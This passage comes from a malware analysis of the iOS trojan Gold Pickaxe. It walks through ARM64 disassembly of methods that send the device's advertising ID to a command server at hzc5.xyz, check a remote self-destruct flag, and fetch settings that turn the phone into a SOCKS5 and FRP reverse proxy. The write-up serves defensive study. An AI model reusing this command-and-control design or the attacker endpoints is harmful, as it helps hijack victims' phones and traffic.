        if([self isReachableViaWiFi])
            return ReachableViaWiFi;
```

Figure 24 - currentReachabilityStatus Method

testSpeed

The **-[AppDelegate testSpeed]** method is used to calculate information related to the connection speed.

The malware execute the **-[AppDelegate testSpeed]** method, and then schedules the execution of the same method with a Time Interval of **34.5** ms , the repeats param is set to **1** in this case too.

```
MOV             X0, X22
BL              testSpeed
LDR             X0, [X27,#classRef_NSTimer@PAGEOFF]
ADRP            X8, #selRef_testSpeed@PAGE
LDR             X3, [X8,#selRef_testSpeed@PAGEOFF]
FMOV            D0, D8  ; TimeInterval
MOV             X2, X22 ; target
MOV             X4, #0  ; userInfo
MOV             W5, #1  ; repeats
BL              msgSend_scheduledTimerWithTimeInterval_target_selector_userInfo_repeats_
MOV             X29, X29
```

Figure 25 - testSpeed Task

The **testSpeed** method executes the ping command to "www.google.com" using the **PPSPing** open source project. It uses two variable to calculate the connection speed:

- **integer pingCount** contains the number of pings
- **double pingTime** contains the ping ms result

In the following screenshot we can see that the two variable are initialize to **0**, and then we can recognize the **PPSPing startWithCallbackHandler** method.

```
ADRP            X8, #classRef_PPSPingServices@PAGE
LDR             X0, [X8,#classRef_PPSPingServices@PAGEOFF]
ADRL            X2, cfstr_WwwGoogleCom ; "www.google.com"
BL              serviceWithAddress_
MOV             X29, X29
BL              _objc_retainAutoreleasedReturnValue
LDR             X8, [X19,X20]
STR             X0, [X19,X20]
MOV             X0, X8  ; id
BL              _objc_release

loc_100011704           ; int _pingCount;
ADRP            X8, #_OBJC_IVAR_$_AppDelegate._pingCount@PAGE
LDRSW           X8, [X8,#_OBJC_IVAR_$_AppDelegate._pingCount@PAGEOFF] ; int _pingCount;
STR             WZR, [X19,X8]
ADRP            X8, #_OBJC_IVAR_$_AppDelegate._pingTime@PAGE ; double _pingTime;
LDRSW           X8, [X8,#_OBJC_IVAR_$_AppDelegate._pingTime@PAGEOFF] ; double _pingTime;
STR             XZR, [X19,X8]
SUB             X0, X29, #-location ; location
MOV             X1, X19 ; val
BL              _objc_initWeak
MOV             X0, X19
BL              service
MOV             X29, X29
BL              _objc_retainAutoreleasedReturnValue
MOV             X19, X0
ADRP            X8, #__NSConcreteStackBlock_ptr@PAGE
LDR             X8, [X8,#__NSConcreteStackBlock_ptr@PAGEOFF]
STR             X8, [SP,#0x40+var_40]
ADRP            X8, #qword_10117DBB0@PAGE
LDR             D0, [X8,#qword_10117DBB0@PAGEOFF]
STR             D0, [SP,#0x40+var_38]
ADRL            X8, callback
ADRL            X9, unk_101716548
STP             X8, X9, [SP,#0x40+var_30]
MOV             X8, SP
ADD             X20, X8, #0x20 ; ' '
SUB             X1, X29, #24 ; from
MOV             X0, X20 ; to
BL              _objc_copyWeak
MOV             X2, SP
MOV             X0, X19 ; service
BL              startWithCallbackHandler_
```

```
PPSPingServices *service = [PPSPingServices serviceWithAddress:@"www.163.com"];
[service startWithCallbackHandler:^(PPSPingSummary *pingItem, NSArray *pingItems) {
    NSLog(@"%@",pingItem);
}];
return YES;
```

Figure 26 - testSpeed Method

The **callback** function checks the value of the **pingCount** variable and perform the following actions:

- if **pingCount<= 9**: it updates the the **pingTime** and the **pingCount** variables
- if **pingCount> 9**: it calculates the signal value (**pingTime/pingCount**), stops the ping execution, and call the **+[HttpUtils changeSigna:]** with the calculated signal values as parameter

The **changeSigna**: method performs a **HTTP Post** request to "**/api/apple/changesignal**" with two parameters:

- **adid** with the **IDFA** value
- **signal** with the calculated value (**pingTime/pingCount**)

```
ADRP                X8, #classRef_NSString@PAGE
LDR                 X0, [X8,#classRef_NSString@PAGEOFF]
ADRL                X8, cfstr_ApiAppleChange_0 ; "/api/apple/changesignal"
ADRL                X9, cfstr_HttpHzc5Xyz ; "http://hzc5.xyz"
STP                 X9, X8, [SP,#0x70+var_70]
ADRL                X2, stru_1017B4F78 ; "%@%@"
BL                  stringWithFormat_
MOV                 X29, X29
BL                  _objc_retainAutoreleasedReturnValue
MOV                 X21, X0
ADRL                X8, cfstr_Adid ; "adid"
STR                 X8, [SP,#0x70+adid_str]
ADRP                X8, #classRef_CommonUtils@PAGE
LDR                 X0, [X8,#classRef_CommonUtils@PAGEOFF]
BL                  getAdid
MOV                 X29, X29
BL                  _objc_retainAutoreleasedReturnValue
MOV                 X22, X0
ADRL                X8, cfstr_Signal ; "signal"
STP                 X8, X0, [SP,#0x70+signal_str]
STR                 X20, [SP,#0x70+var_40]
ADRP                X8, #classRef_NSDictionary@PAGE
LDR                 X0, [X8,#classRef_NSDictionary@PAGEOFF]
```

Figure 27 - changeSigna Method

Websocket Callback

When the **JetFire** library websocket connection succeeds, the delegate method **-[AppDelegate websocketDidConnect:]** is executed.

It calls the **-[AppDelegate checkDestruction]** method responsible to ask the C2 if the application should be terminated.

If the application is not terminated, the **isStartFrp** flag variable is checked, if the value of the variable is **1**, the method exits because the **fast reverse proxy** is already running, otherwise it executes the **-[AppDelegate getFrpConfigStart]** method via **dispatch_after**.




Figure 28 - websocketDidConnect Method

checkDestruction

The **checkDestruction** method performs a **HTTP Post** request to "**/api/apple/checkdestruction**" by sending the **adid** with the **IDFA** value as parameter, it also sets a function to be execute if the request succeeds.

```
ADRP            X8, #classRef_NSString@PAGE
LDR             X0, [X8,#classRef_NSString@PAGEOFF]
ADRL            X8, cfstr_ApiAppleCheckd ; "/api/apple/checkdestruction"
ADRL            X9, cfstr_HttpHzc5Xyz ; "http://hzc5.xyz"
STP             X9, X8, [SP,#0x50+var_50]
ADRL            X2, stru_1017B4F78 ; "%@%@"
BL              stringWithFormat_
MOV             X29, X29
BL              _objc_retainAutoreleasedReturnValue
MOV             X20, X0
ADRL            X8, cfstr_Adid ; "adid"
STR             X8, [SP,#0x50+var_38]
ADRP            X8, #classRef_CommonUtils@PAGE
LDR             X0, [X8,#classRef_CommonUtils@PAGEOFF]
BL              getAdid
MOV             X29, X29
BL              _objc_retainAutoreleasedReturnValue
MOV             X21, X0
STR             X0, [SP,#0x50+var_30]
ADRP            X8, #classRef_NSDictionary@PAGE
LDR             X0, [X8,#classRef_NSDictionary@PAGEOFF]
ADD             X2, SP, #0x50+var_30
ADD             X3, SP, #0x50+var_38
MOV             W4, #1
BL              dictionaryWithObjects_forKeys_count_
MOV             X29, X29
BL              _objc_retainAutoreleasedReturnValue
MOV             X22, X0
MOV             X0, X21 ; id
BL              _objc_release
STR             XZR, [SP,#0x50+var_50]
ADRL            X7, succes_function ; success
MOV             X0, X19
MOV             X2, X20 ; url
MOV             X3, X22 ; parameters
MOV             X4, #0  ; headers
MOV             X5, #0  ; constructingBodyWithBlock
MOV             X6, #0  ; progress
BL              POST_parameters_headers_constructingBodyWithBlock_progress_success_failure_
MOV             X29, X29
```

Figure 29 - checkDestruction Method

The executed function (if the request suceeds) checks if the received value from the C2 is the string “**1**” and in this case it executes the **setDestory** method that is responsible to add the key **isDestroy** with value “**1**” in the **standardUserDefaults** (if you remember the **+ [UserDefaultsManager isDestory]** method checks this value), then it executes a wrapper for the **exit** function via **dispatch_time**.




Figure 30 - Succes Executed Function

getFrpConfigStart

The **-[AppDelegate getFrpConfigStart]** method, performs a **HTTP Post** request to “**/api/apple/getfrpconfig**” by sending the **adid** with the **IDFA** value as parameter, if the request succeeds, the **sub_10001340C** function is executed.




Figure 31 - getFrpConfigStart Method

The **sub_10001340C** function parses the server response in order to get the configuration values for the **fast reverse proxy**.

It reads the **config.ini** file, and replace each value for the **server_addr**, **server_port**, **token** and **remote_port** keys with the ones received from the C2 server.




Figure 32 - sub_10001340C Method

After replaced each value, it writes the new configuration in a new file called **newconfig.ini** then it executes the **-[AppDelegate setIsStartFrp:]** responsible for setting the variable **isStartFrp** to **1**.

At this point it executes two **dispatch_async** function to set up the **socks5** server and the **fast reverse proxy**.




Figure 33 - sock5 and fast reverse proxy Methods

The **sock5** server is implemented using the open source portable socks5 server **microsocks** we can recognize it in the disassembler.




Figure 34 - microsocks

The fast reverse proxy, is implemented using the open source project **FRP**.




Figure 35 - FRP

Conclusion

The opportunity to analyze iOS malware is very rare, so diving into the **Gold Pickaxe** sample was an interesting experience.

We examined the **IPA** content and observed how the malware connects to the C2 using the **webSocket** and the **HTTP** protocols to establish the connection and send data.

Analyzing the entire malware would provide valuable insights into how the received commands are processed.

Due to the European **Digital Market Act**, Apple will be required to permit the use of external markets, which could potentially be used by cybercriminals to introduce iOS malware.